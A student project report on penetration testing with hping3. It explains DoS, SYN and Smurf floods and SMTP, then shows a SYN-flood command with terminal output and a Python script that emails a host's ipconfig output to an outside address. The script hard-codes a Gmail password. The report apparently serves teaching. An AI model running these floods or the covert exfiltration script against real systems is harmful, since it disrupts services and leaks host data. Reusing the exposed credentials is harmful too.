PROJECT REPORT ON

“INTRODUCTION TO CYBER SECURITY”

THAPAR INSTITUTE
OF ENGINEERING & TECHNOLOGY
(Deemed to be University)

TOPIC-“PENETRATION TESTING USING HPING3 TOOL”

Submitted By-

Vivek Arora-101715178 (ENC)

Suman Saurav -101706173(ECE)

Sudhanshu Mahajan-101706171(ECE)

Suneet Gupta-101706176(ECE)

Submitted To-

Ms.Swati Kumari

AIM- Penetration Testing(Pen Test) using HPING3 tool.

OS USED - ubuntu(Linux)

LANGUAGES USED- Linux Commands,Python3

PROTOCOLS USED- SMTP Protocol

THEORY-

DENIAL OF SERVICE (DoS)-

A denial-of-service (DoS) attack occurs when legitimate users are unable to access information systems, devices, or other network resources due to the actions of a malicious cyber threat actor. Services affected may include email, websites, online accounts (e.g., banking), or other services that rely on the affected computer or network. A denial-of-service condition is accomplished by flooding the targeted host or network with traffic until the target cannot respond or simply crashes, preventing access for legitimate users. DoS attacks can cost an organization both time and money while their resources and services are inaccessible.

- In a **Smurf Attack**, the attacker sends Internet Control Message Protocol broadcast packets to a number of hosts with a spoofed source Internet Protocol (IP) address that belongs to the target machine. The recipients of these spoofed packets will then respond, and the targeted host will be flooded with those responses.
- A **SYN flood** occurs when an attacker sends a request to connect to the target server but does not complete the connection through what is known as a three-way handshake—a method used in a Transmission Control Protocol (TCP)/IP network to create a connection between a local host/client and server. The incomplete handshake leaves the connected port in an occupied status and unavailable for further requests. An attacker will continue to send requests, saturating all open ports, so that legitimate users cannot connect.

TOOL USED –

HPING3- It sends arbitrary TCP/IP packets to the network hosts. hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) UNIX command, but hping isn’t only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a trace route mode, the ability to send files between a covered channel, and many other features.

While hping was mainly used as a security tool in the past, it can be used in many ways by people that don't care about security to test networks and hosts.

Simple Mail Transfer Protocol (SMTP) -


Most of the internet systems use SMTP as a method to transfer mail from one user to another. SMTP is a push protocol and is used to send the mail whereas POP (post office protocol) or IMAP (internet message access protocol) are used to retrieve those mails at the receiver's side.

SMTP is an application layer protocol. The client who wants to send the mail opens a TCP connection to the SMTP server and then sends the mail across the connection. The SMTP server is always on listening mode. As soon as it listens for a TCP connection from any client, the SMTP process initiates a connection on that port. After successfully establishing the TCP connection the client process sends the mail instantly.

The SMTP model is of two type :


1. End-to- end method
2. Store-and- forward method

The end to end model is used to communicate between different organizations whereas the store and forward method are used within an organization .



SMTP Protocol


CODE-


test.py - C:\Users\lenovo\Pictures\Cyber Securtiy Project\test.py (3.8.1)
File Edit Format Run Options Window Help
Activate Windows
Go to Settings to activate Windows.
Ln: 21 Col: 0
Type here to search
10:42 PM
19-Feb-20

```
import os
import smtplib
import subprocess
EMAIL_ADDRESS = "suman94310@gmail.com"
EMAIL_PASSWORD = "Notpanzer2"

with smtplib.SMTP("smtp.gmail.com", 587) as smtp:
    smtp.ehlo()
    smtp.starttls()
    smtp.ehlo()

    smtp.login(EMAIL_ADDRESS, EMAIL_PASSWORD)

    subject = "IP"
    body = subprocess.Popen("ipconfig",shell=True, stdout=subprocess.PIPE).stdout.read()

    msg = "Subject:" + subject + "\n\n" + str(body)

    smtp.sendmail(EMAIL_ADDRESS, "ssauravl_bel7@thapar.edu", msg)
```


test.py (Code file which sends the ip address to the Email)

TERMINAL-


Terminal
Wed 22:40
48 %
Untitled 1 - LibreOffice Impress
File
suman@suman-HP-Notebook: ~
File Edit View Search Terminal Help
Slide
Slide 2 of 3
TextEdit: Paragraph 1, Row 1, Column 1
Midnightblue
0.39 / 0.33
10.24 x 1.05
English (USA)
68%

```
suman@suman-HP-Notebook:~$ sudo hping3 -S --flood -V 192.168.43.68
[sudo] password for suman:
using wlo1, addr: 192.168.43.190, MTU: 1500
HPING 192.168.43.68 (wlo1 192.168.43.68): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.43.68 hping statistic ---
419335 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
suman@suman-HP-Notebook:~$ sudo hping3 -S --flood 192.168.43.68
HPING 192.168.43.68 (wlo1 192.168.43.68): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.43.68 hping statistic ---
1846093 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
suman@suman-HP-Notebook:~$ 
```

Terminal where Flood attack on IP address was done




IP

suman94310@gmail.com
to bcc: ssaurav1_be17

10:42 PM (11 minutes ago)


```
b'\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Ethernet:\r\n\r\n   Media State . . . . . . . . . . . : Media disconnected\r\n   Connection-specific DNS Suffix  . : \r\n\r\nEthernet adapter VirtualBox Host-Only Network:\r\n\r\n   Connection-specific DNS Suffix  . : \r\n   Link-local IPv6 Address . . . . . : fe80::f117:21ce:a22:3d78%21\r\n   IPv4 Address. . . . . . . . . . . : 192.168.56.1\r\n   Subnet Mask . . . . . . . . . . . : 255.255.255.0\r\n   Default Gateway . . . . . . . . . : \r\n\r\nWireless LAN adapter Local Area Connection* 11:\r\n\r\n   Media State . . . . . . . . . . . : Media disconnected\r\n   Connection-specific DNS Suffix  . : \r\n\r\nWireless LAN adapter Local Area Connection* 13:\r\n\r\n   Media State . . . . . . . . . . . : Media disconnected\r\n   Connection-specific DNS Suffix  . : \r\n\r\nEthernet adapter Ethernet 2:\r\n\r\n   Media State . . . . . . . . . . . : Media disconnected\r\n   Connection-specific DNS Suffix  . : \r\n\r\nWireless LAN adapter Wi-Fi:\r\n\r\n   Connection-specific DNS Suffix  . : \r\n   IPv6 Address. . . . . . . . . . . : 2409:4055:41a:4079:182:5e3:fb8f:f05e\r\n   Temporary IPv6 Address. . . . . . : 2409:4055:41a:4079:44c5:6a91:7fbe:ec97\r\n   Link-local IPv6 Address . . . . . : fe80::182:5e3:fb8f:f05e%8\r\n   IPv4 Address. . . . . . . . . . . : 192.168.43.68\r\n   Subnet Mask . . . . . . . . . . . : 255.255.255.0\r\n   Default Gateway . . . . . . . . . : fe80::3c20:f6ff:fe62:582a%8\r\n                                       192.168.43.1\r\n\r\nEthernet adapter Bluetooth Network Connection:\r\n\r\n   Media State . . . . . . . . . . . : Media disconnected\r\n   Connection-specific DNS Suffix  . : \r\n'
```



```
To: bcc: ssaurav1_be.   IP - b'\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Ethernet:\r\n\r\n Med...
To: bcc: ssaurav1_be.   IP - b'\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Ethernet:\r\n\r\n Media State . . ...   10:23 PM
To: bcc: ssaurav1_be.   IP - b'\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Ethernet:\r\n\r\n Media State . . ...   10:18 PM
To: bcc: ssaurav1_be.   IP - b''                  10:17 PM
To: bcc: ssaurav1_be.   IP - 0                    10:10 PM
To: bcc: ssaurav1_be.   IP - qwerty               10:09 PM
To: bcc: ssaurav1_be.   IP - 32512                 6:33 PM
To: bcc: ssaurav1_be.   IP - 32512                 6:31 PM
To: bcc: ssaurav1_be.   IP - cykablyat             6:29 PM
To: bcc: ssaurav1_be.   {subject} - {body}         6:28 PM
To: sukritsingh.        (no subject)              11/23/19
                        MOSExplayout....
To: sukritsingh.        (no subject)              11/23/19
```

RESULT- Task Manager before Attack and After Attack is as follows:

BEFORE ATTACK




Send
0 Kbps

Receive
0 Kbps

Adapter name: Wi-Fi
SSID: AndroidAP582A
Connection type: 802.11n
IPv4 address: 192.168.43.68
IPv6 address: 2409:4055:41a:4079:182:5e3:fb8f:f05e
Signal strength:

AFTER ATTACK-



Send
0 Kbps

Receive
2.3 Mbps

Adapter name: Wi-Fi
SSID: AndroidAP582A
Connection type: 802.11n
IPv4 address: 192.168.43.68
IPv6 address: 2409:4055:41a:4079:182:5e3:fb8f:f05e
Signal strength: